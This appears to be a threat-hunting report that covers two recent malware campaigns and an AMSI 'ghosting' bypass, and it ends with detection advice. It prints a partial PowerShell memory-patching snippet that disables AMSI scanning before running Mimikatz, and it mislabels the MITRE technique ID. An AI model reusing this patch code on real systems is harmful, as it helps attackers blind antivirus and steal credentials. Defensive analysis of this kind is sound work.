SORINT.SEC

THREAT HUNTING

LAB


WEEK 19/05/2025 - 23/05/2025

PUBLIC


Index

Global Weekly Threat Overview


Top 10 file types



Top 10 malware family



Top 3 Ransomware Group



Microsoft has shed light on a previously undocumented cluster of malicious activity originating from a Russia-affiliated threat actor dubbed Void Blizzard (aka Laundry Bear) that it said is attributed to "worldwide cloud abuse."Active since at least April 2024, the hacking group is linked to espionage operations mainly targeting organizations that are important to Russian government objectives, including those in government, defense, transportation, media, non-governmental organizations (NGOs), and healthcare sectors in Europe and North America. As reported from Microsoft Threat Intelligence team they often use stolen sign-in details that they likely buy from online marketplaces to gain access to organizations. Once inside, they steal large amounts of emails and files.

Cybersecurity researchers have disclosed a malware campaign that uses fake software installers masquerading as popular tools like LetsVPN and QQ Browser to deliver the Winos 4.0 framework. The campaign, first detected by Rapid7 in February 2025, involves the use of a multi-stage, memory-resident loader called Catena. Catena uses embedded shellcode and configuration switching logic to stage payloads like Winos 4.0 entirely in memory, evading traditional antivirus tools.
Once installed, it quietly connects to attacker-controlled servers – mostly hosted in Hong Kong – to receive follow-up instructions or additional malware.

Global Weekly Notable One

Impair Defenses: Defense Evasion

The Antimalware Scan Interface (AMSI) is a security feature developed by Microsoft and integrated into Windows 10 and later versions to enhance malware detection capabilities. AMSI acts as a standardized interface that allows applications and services—including PowerShell, Windows Script Host, Office macros, and other scripting engines—to scan content such as scripts, memory buffers, and files for malicious code before execution. It works by interfacing with any installed antimalware product, including Windows Defender, providing a critical layer of defense against fileless malware, ransomware, and living-off-the-land (LOL) attacks that leverage legitimate Windows components for malicious purposes.

However, AMSI is a prime target for attackers because bypassing it effectively neutralizes a key security control. Bypassing AMSI is critical for attackers to perform operations such as running malicious PowerShell scripts, executing credential dumping tools like Mimikatz, or deploying fileless malware that relies on in-memory execution. Without bypassing AMSI, these actions would likely be detected and blocked, thwarting the attack.

Global Weekly Notable One

Attackers use various sophisticated techniques to evade AMSI scanning and thus execute malicious code undetected. The most common bypass methods include:

- In-memory patching: Modifying the AMSI DLL (amsi.dll) already loaded in memory to disable or corrupt its scanning.
- PowerShell flag flipping: Setting the internal AMSI initialization flag (amsiInitFailed) to true within a PowerShell session, causing AMSI scans to be skipped.
- DLL hijacking or loading fake DLLs: Replacing or spoofing the AMSI DLL to prevent legitimate scanning.

A new technique arise leveraging the COM-level architecture of AMSI, which delegates scan requests to registered antivirus providers via RPC.

Threat Hunting Activity

TACTIC

Defense Evasion


TECHNIQUES

T1127 – Impair Defenses

Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators.


Threat Hunting Activity

During normal operations AMSI communicate with the AV engine through RPC.
AmsiScanBuffer and AmsiScanString are initialized and the function NdrClientCall3 handle the RPC communication with the AV. Once the AV has analyzed the payload it returns the AMSI_RESULT and the execution will be blocked if a malicious payload is detected.



Threat Hunting Activity

With the ghosting technique parameters to the function NdrClientCall3 are pathced and the content of the paylod is never passed to the AV engine. In this way the scan never happen and the content result always clean.



Threat Hunting Activity

Testing the public code result in a full amsi bypass. The command InvokeMimikatz is not longer blocked

```
PS C:\Users\admin> invoke-mimikatz
At line:1 char:1
+ invoke-mimikatz
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\admin>
```

Before Bypass


```
PS C:\Users\admin> # Unprotect target memory
PS C:\Users\admin> $oldProtect = 0
PS C:\Users\admin> [Mem]::VirtualProtect($func, [UIntPtr]::op_Explicit($PATCH_SIZE), $PAGE_EXECUTE_READWRITE, [ref]$oldProtect) | Out-Null
PS C:\Users\admin>
PS C:\Users\admin> # Write patch: mov rax, trampoline; jmp rax
PS C:\Users\admin> $trampAddr = $trampoline.ToInt64()
PS C:\Users\admin> $patch = [byte[]](0x48, 0xB8) + [BitConverter]::GetBytes($trampAddr) + [byte[]](0xFF, 0xE0)
PS C:\Users\admin> [System.Runtime.InteropServices.Marshal]::Copy($patch, 0, $func, $patch.Length)
PS C:\Users\admin>
PS C:\Users\admin> invoke-mimikatz
invoke-mimikatz : The term 'invoke-mimikatz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check t
At line:1 char:1
+ invoke-mimikatz
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (invoke-mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\admin>
```

After Bypass

Threat Hunting Activity

Detection can be made on EID 4104 looking for suspicious commands execution.



PUBLIC